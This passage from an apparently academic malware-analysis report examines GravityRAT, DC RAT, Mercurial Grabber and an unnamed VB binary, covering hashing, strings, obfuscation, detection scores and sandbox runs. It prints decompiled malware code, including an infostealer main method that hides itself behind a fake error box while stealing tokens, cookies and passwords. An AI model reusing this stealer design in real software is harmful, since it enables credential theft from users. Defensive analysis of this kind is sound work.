OS: Windows 7 Professional Service Pack 1 (build: 7601, 32 bit)
Tags: trojan rat gravity

Figure 7 – MD5 Hash creation of known GravityRAT sample.

To ensure the credibility of the file under analysis and to verify that it has been correctly categorised, an MD5 hash checksum was generated for the sample. An MD5 hash is a unique identifier that can be used to distinguish a specific file and is a common technique employed by antivirus software and Endpoint Detection and Response (EDR) systems. Upon generating the hash and conducting a Google search, an ANY.RUN report from 2019 was identified, which matched the sample under investigation, as illustrated in Figure 7 (Any.run, 2019). This process is critical in malware analysis, as a mismatch in hash values could indicate the presence of different variations of the same malicious code, potentially packaged differently, or a successor to the expected malware variant.

Moreover, matching the generated hash to existing reports enables comparative analysis between different investigation dates. This facilitates the examination of behavioural changes over time, such as the deactivation of command-and-control (C2) servers or previously functioning queries now timing out. Such historical behavioural information is invaluable for security researchers, as it provides deeper insight into evolving malware techniques and supports the identification of patterns associated with specific malware families.

4.2.1 Naming the samples


In this report, the majority of the malware samples used were correctly identified and are recognised as well-documented threats. As previously described, the primary method of verification was through MD5 hash generation. For the known samples, this process confirmed their identities, matching them with widely recognised malware variants. Specifically, the known samples were identified as DC RAT (qwqdanchun, 2021) and Gravity RAT, both of which are well-known C# .NET remote access trojans with significant potential for harm to affected systems.

For the live or “wild” samples collected during this study, a similar approach was employed. Although a Google search of the MD5 hashes did not return existing public reports beyond those generated by ANY.RUN (Any.run, n.d.), further verification was achieved via VirusTotal (VirusTotal, n.d.). Upon submission, both samples received high detection scores, exceeding fifty positive flags, and were associated with different filenames. Despite this variance in naming, the consistent hash values confirmed that the files had been previously encountered and analysed by multiple antivirus engines, providing further evidence of their malicious nature (VirusTotal, 2025a; 2025b; 2025c; 2025d).

4.2.2 Investigating previous reports

Once all of the samples have been hashed and an attempt to name them it's important that previous reports are analysed to compare findings from this report and theirs. Doing this may spot common patterns which are unique to some hacking groups such as repetitive exploits across a short span of time, the point of entry whether that's a server or computer. Alongside spotting patterns having other reports can allow further information to be deduced about the code if its heavily obfuscated allowing researchers to pool their knowledge together.

4.2.3 File Identification



```
remnux@remnux:~/Desktop/Wild/Mercurial$ file discord\ nitro.exe
discord nitro.exe: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
remnux@remnux:~/Desktop/Wild/Mercurial$
```


Figure 8 – File identification using Linux File command.

In line with the methodology and to ensure that they are the correct type of malware for this report the FILE command is used on the sample exe's. The file command description is as follows "*The 'file' command in Linux is a vital utility for determining the type of a file. It identifies file types by examining their content rather than their file extensions, making it an indispensable tool for users who work with various file formats.*" (Geeksforgeeks, 2019). The output which is to be expected when running this command on the files is that the file is a Mono .NET Assembly which can be seen in Figure 8Figure 8 this is important as these can be further analysed and disassembled via tools mentioned earlier. One of the wild samples discovered is a Microsoft Portable

Executable (PE) file, compiled as native machine code for Windows (Microsoft, 2025). This format is difficult to reverse engineer due to its low-level nature and typically requires the use of specialized tools for analysis, which will be discussed later in this report.

4.3 Static Analysis

4.3.1 Analysing Strings



String Search [CodeBrowser: SketchyPhotoshop:/Q7J2cHRpYw==.exe]

==.exe, Minimum size = 3, Align = 1]

Code Unit	String View	...	...	Is...
ds "<?xml version=\"1.0\" encoding=\"U...	"<?xml version=\"1.0\" encoding=\"UTF-8\" standalone=\"yes\"?>\r\n<assembly xmlns=\"urn...	...	...	true
unicode u"TJprojMain.exe"	u"TJprojMain.exe"	...	...	true
unicode u"OriginalFilename"	u"OriginalFilename"	...	...	true
unicode u"TJprojMain"	u"TJprojMain"	...	...	true
unicode u"InternalName"	u"InternalName"	...	...	true
unicode u"ProductVersion"	u"ProductVersion"	...	...	true
unicode u"FileVersion"	u"FileVersion"	...	...	true
unicode u"Project1"	u"Project1"	...	...	true
unicode u"ProductName"	u"ProductName"	...	...	true
unicode u"StringFileInfo"	u"StringFileInfo"	...	...	true
unicode u"Translation"	u"Translation"	...	...	true
unicode u"VarFileInfo"	u"VarFileInfo"	...	...	true
unicode u"VS_VERSION_INFO" (VS_VERSION...	u"VS_VERSION_INFO"	...	...	true
ds "__vbaFreeStr"	"__vbaFreeStr"	...	...	true
ds "__vbaFreeObj"	"__vbaFreeObj"	...	...	true
ds "__vbaAryUnlock"	"__vbaAryUnlock"	...	...	true
ds "_CItan"	"_CItan"	...	7	true
ds "_allmul"	"_allmul"	...	8	true
ds "__vbaCastObj"	"__vbaCastObj"	...	...	true
ds "__vbaStrMove"	"__vbaStrMove"	...	...	true
ds "_CIatan"	"_CIatan"	...	8	true
ds "__vbaLateMemCallLd"	"__vbaLateMemCallLd"	...	...	true
ds "__vbaStrToAnsi"	"__vbaStrToAnsi"	...	...	true
ds "__vbaVarDup"	"__vbaVarDup"	...	...	true
ds "__vbaVarAdd"	"__vbaVarAdd"	...	...	true
ds "__vbaAryLock"	"__vbaAryLock"	...	...	true
ds "_adj_fdivr_m32"	"_adj_fdivr_m32"	...	...	true
ds "__vbaFreeStrList"	"__vbaFreeStrList"	...	...	true
ds "__vbaStrCopy"	"__vbaStrCopy"	...	...	true
ds "_adj_fdivr_m32i"	"_adj_fdivr_m32i"	...	...	true
ds "__vbaInStr"	"__vbaInStr"	...	...	true

0 Dec Preview: "_CItan"

Figure 9 – String analysis within a binary file displaying file metadata.


The initial step in analysing low-level executables typically involves inspecting the strings embedded within the file, as they can offer valuable insights into the file's intended behaviour. In most cases, benign executables contain only technical or function-related strings with little relevance to malicious activity. By contrast, malware often includes unusual or suspicious strings that may reference the creation of new threads, network activity, or references to system functions not typically used in standard applications.

In the case of one of the analysed samples, several metadata strings were extracted, as illustrated in Figure 9. These strings revealed the file's original name, internal name, and version information. Specifically, the internal name was set to a default value of "Project1," and the original file name was identified as "TjprojMain.exe." This differs from the file name observed during analysis, "Q7J2cHRpYw==.exe," suggesting that the file has been renamed since its creation or initial distribution. While file renaming may occur for benign reasons, such as user convenience, it is more likely that this was an intentional attempt to conceal the file's identity and evade detection.

Although this does not constitute obfuscation in the strictest sense, the concealment of the original file name may indicate malicious intent. When combined with compilation to a low-level format, such tactics complicate static analysis. In such cases, dynamic analysis is often the preferred method for uncovering the file's true behaviour, without requiring manual reverse engineering of each line of code.

4.3.2 Obfuscation in code

With files which are not low level its common that they are obfuscated to make it harder for researchers to find the entry point for a program and to attempt to slow them down whilst the malicious code attempts to spread. Computers can deal with obfuscation easily as they follow machine instructions and follow a long binary line to perform operations, in this case it could be deobfuscating the code however the computer just sees code to run regardless of what it is.




II.25.3.3 CLI header

The CLI header contains all of the runtime-specific data entries and other information. The header should be placed in a read-only, sharable section of the image. This header is defined as follows:

Offset	Size	Field	Description
0	4	Cb	Size of the header in bytes
4	2	MajorRuntimeVersion	The minimum version of the runtime required to run this program, currently 2.
6	2	MinorRuntimeVersion	The minor portion of the version, currently 0.
8	8	MetaData	RVA and size of the physical metadata (§II.24).
16	4	Flags	Flags describing this runtime image. (§II.25.3.3.1).
20	4	EntryPointToken	Token for the *MethodDef* or File of the entry point for the image
24	8	Resources	RVA and size of implementation-specific resources.
32	8	StrongNameSignature	RVA of the hash data for this PE file used by the CLI loader for binding and versioning
40	8	CodeManagerTable	Always 0 (§II.24.1).
48	8	VTableFixups	RVA of an array of locations in the file that contain an array of function pointers (e.g., vtable slots), see below.
56	8	ExportAddressTableJumps	Always 0 (§II.24.1).
64	8	ManagedNativeHeader	Always 0 (§II.24.1).

Figure 10 – Values contained within the CLI Header (ECMA International, 2012).

The first .NET assembly analysed within DnSpy presented a challenge due to it being fully obfuscated meaning every method, variable and function have had their names adjusted to randomness to make the control flow of the application unclear and harder to distinguish (Dnspy, 2024). However DnSpy can identify the entry point due to the CLI Header within the .NET file, it contains the EntryPointToken as seen in Figure 10, this field identifies the method which should be called at runtime when its meant to be executed (ECMA International, 2012) and therefore allowing us to identify the entry point easier. This is a pivotal example of the arms race between security researchers and threat actors in obfuscation, once obfuscation became a threat security researchers and developers reacted and created tools such as the one mentioned above to get around these techniques and identify the program’s intention quicker.




```
while (false)
{
    object obj = null[0];
}
int num = 4;
for (;;)
{
    switch (num)
    {
    case 1:
    case 3:
        goto IL_2B;
    case 4:
        IwWYJvbCFcmnDCiJLW0.BrVDC72U4h4W0WWfxTg();
        num = (IwWYJvbCFcmnDCiJLW0.returnFalseMethod() ? 0 : 3);
        continue;
    case 5:
        return;
    }
    IL_18:
    this.OnG4rFFRUC = \u0020;
    num = 5;
    if (!true)
    {
        goto IL_2B;
    }
    continue;
    IL_62:
    goto IL_18;
    IL_2B:
    this.OXw40iyqJR = \u0020;
    goto IL_62;
}
```

Figure 11 – DC RAT obfuscated code

Upon analysing the DC RAT sample, it was observed that obfuscation techniques were employed within the code logic. Specifically, the program's execution flow diverged to different functions based on the values of other functions and variable seen in Figure 11. This underscores the critical importance of identifying the program's entry point and meticulously tracing the execution flow.

Such obfuscation tactics are increasingly prevalent, largely due to the availability of automated tools that can scramble methods prior to compilation. This trend highlights the evolving sophistication of obfuscation strategies in contemporary software development and malware engineering.



```
private static void Main()
{
    HideConsole();
    try
    {
        DetectDebug();
    }
    catch
    {
        Console.WriteLine("Error in Anti Debug, Check Debug");
    }
    try
    {
        DetectRegistry();
    }
    catch
    {
        Console.WriteLine("Error in Anti VM , Check Registry");
    }
    new Thread((ThreadStart)delegate
    {
        //IL_000d: Unknown result type (might be due to invalid IL or missing references)
        MessageBox.Show("cannot run the program", "error", (MessageBoxButtons)0, (MessageBoxIcon)16);
    }).Start();
    GrabIP();
    GrabToken();
    GrabProduct();
    GrabHardware();
    Browser.StealCookies();
    Browser.StealPasswords();
    Minecraft();
    Roblox();
    CaptureScreen();
    Console.WriteLine("Task complete");
}
```

Figure 12 – Compiled Unobfuscated Mercurial Grabber main method.

To illustrate the efficiency of obfuscation in hindering analysis, it is evident that such techniques significantly impede researchers by compelling them to allocate substantial time to deobfuscation processes. This diversion detracts from their ability to promptly investigate the sample’s core functionality and report their findings efficiently. For instance, in one sample retrieved from the internet, it was identified as a .NET assembly and upon examination, it was discovered to be deobfuscated as seen in Figure 12, which facilitated straightforward analysis.

As seen in Figure 12 we can see that this program, assuming its not in debugging mode or in a virtual machine it will always display the messagebox to say the program cannot be ran however in the background it does run and grabs information about the user alongside their passwords, cookies etc. This is extremely common with spyware or infostealer malware where they steal the data stored in chromium browsers as the browser has to write to a file your passwords. They will be encrypted however there is known ways to extract them and most information stealing malware will be bundled with this.

4.3.3 Sample detection results


Once completed the samples were processed by VirusTotal with differing results, the known samples being successfully detected due to their known signatures and hashes. The sample known as DC RAT returned a 64/73 detection result likely due its well-known nature alongside it being around for years and a common malware used as a MaaS (Virustotal.com, 2025a). GravityRAT had a similar resulting output having a 60/73 detection score which is likely due to its signature or hash being recognised rather than its code being unobfuscated and not triggering (Virustotal.com, 2025b).

For the two unknown samples when inputted for analysis, Mercurial Grabber returned a detection rate of 50/71, with the last detection of this file being 2 years ago the likely reason for a low detection rate is a similar reason to that of DC RAT, the sample is a Malware As A Service so each output file will have a similar hash therefore being a well-known sample whilst not being obfuscated (Virustotal.com, 2025d). Finally, the low-level binary file was inputted and results in a detection rate of 64/72 with the latest detection rate being 16 days ago and indicates this is a new malicious file which is being spread (Virustotal.com, 2025c).

4.4 Behavioural Analysis

4.4.1 Executing in a controlled environment

An essential first step once static analysis has been completed is to perform behavioural analysis on the sample, this will enable further data to be discovered such as; files it may interact with, registry keys it will edit, DNS requests it may attempt to make. As mentioned previously ANY.RUN will be used as the environment in which these samples will be executed inside due to its excellent text report building to explain what the file did alongside graphs to reinforce the descriptions (any.run, n.d.).




Windows 7 Professional 32 bit 25 February 2020, 18:07	Malicious activity	Win32.GravityRAT.exe PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows	trojan rat gravity	MD5: EC629F648434FC3D17E9561532D038C8 SHA1: 1A1B5976AC84C025C1E225473A64A67438222768 SHA256: 1C0EA462F0BBD7ACFDF4C6DAF3CB8CE09E1375B766FBD3FF89F40C0AA3F4FC…
Windows 7 Professional 32 bit 22 October 2019, 15:23	Malicious activity	Win32.GravityRAT.exe PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows	trojan rat gravity	MD5: EC629F648434FC3D17E9561532D038C8 SHA1: 1A1B5976AC84C025C1E225473A64A67438222768 SHA256: 1C0EA462F0BBD7ACFDF4C6DAF3CB8CE09E1375B766FBD3FF89F40C0AA3F4FC…
Windows 7 Professional 32 bit 26 September 2019, 16:17	Malicious activity	ec629f648434fc3d17e9561532d038c8.exe PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows	trojan rat gravity	MD5: EC629F648434FC3D17E9561532D038C8 SHA1: 1A1B5976AC84C025C1E225473A64A67438222768 SHA256: 1C0EA462F0BBD7ACFDF4C6DAF3CB8CE09E1375B766FBD3FF89F40C0AA3F4FC…
Windows 7 Professional 32 bit 09 September 2019, 11:33	Malicious activity	1c0ea462f0bbd7acfdf4c6daf3cb8ce09e1375b766fbd3ff89f40c0aa3f4fc96.exe PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows	trojan rat gravity	MD5: EC629F648434FC3D17E9561532D038C8 SHA1: 1A1B5976AC84C025C1E225473A64A67438222768 SHA256: 1C0EA462F0BBD7ACFDF4C6DAF3CB8CE09E1375B766FBD3FF89F40C0AA3F4FC…
Windows 7 Professional 32 bit 09 September 2019, 11:02	Malicious activity	1c0ea462f0bbd7acfdf4c6daf3cb8ce09e1375b766fbd3ff89f40c0aa3f4fc96.exe PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows	trojan rat gravity	MD5: EC629F648434FC3D17E9561532D038C8 SHA1: 1A1B5976AC84C025C1E225473A64A67438222768 SHA256: 1C0EA462F0BBD7ACFDF4C6DAF3CB8CE09E1375B766FBD3FF89F40C0AA3F4FC…
Windows 7 Professional 32 bit 05 September 2019, 08:54	Malicious activity	Win32.GravityRAT.exe PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows	trojan rat gravity	MD5: EC629F648434FC3D17E9561532D038C8 SHA1: 1A1B5976AC84C025C1E225473A64A67438222768 SHA256: 1C0EA462F0BBD7ACFDF4C6DAF3CB8CE09E1375B766FBD3FF89F40C0AA3F4FC…
Windows 7 Professional 32 bit 05 September 2019, 07:39	Malicious activity	Win32.GravityRAT.exe PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows	trojan rat gravity	MD5: EC629F648434FC3D17E9561532D038C8 SHA1: 1A1B5976AC84C025C1E225473A64A67438222768 SHA256: 1C0EA462F0BBD7ACFDF4C6DAF3CB8CE09E1375B766FBD3FF89F40C0AA3F4FC…
Windows 7 Professional 32 bit 02 August 2019, 04:27	Malicious activity	ec629f648434fc3d17e9561532d038c8.exe PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows	trojan rat gravity	MD5: EC629F648434FC3D17E9561532D038C8 SHA1: 1A1B5976AC84C025C1E225473A64A67438222768 SHA256: 1C0EA462F0BBD7ACFDF4C6DAF3CB8CE09E1375B766FBD3FF89F40C0AA3F4FC…
Windows 7 Professional 32 bit 30 July 2019, 02:49	Malicious activity	Win32.GravityRAT.exe PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows	trojan rat gravity	MD5: EC629F648434FC3D17E9561532D038C8 SHA1: 1A1B5976AC84C025C1E225473A64A67438222768 SHA256: 1C0EA462F0BBD7ACFDF4C6DAF3CB8CE09E1375B766FBD3FF89F40C0AA3F4FC…
Windows 7 Professional 32 bit 12 January 2019, 18:57	Malicious activity	Win32.GravityRAT.malware PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows	trojan	MD5: EC629F648434FC3D17E9561532D038C8 SHA1: 1A1B5976AC84C025C1E225473A64A67438222768 SHA256: 1C0EA462F0BBD7ACFDF4C6DAF3CB8CE09E1375B766FBD3FF89F40C0AA3F4FC…
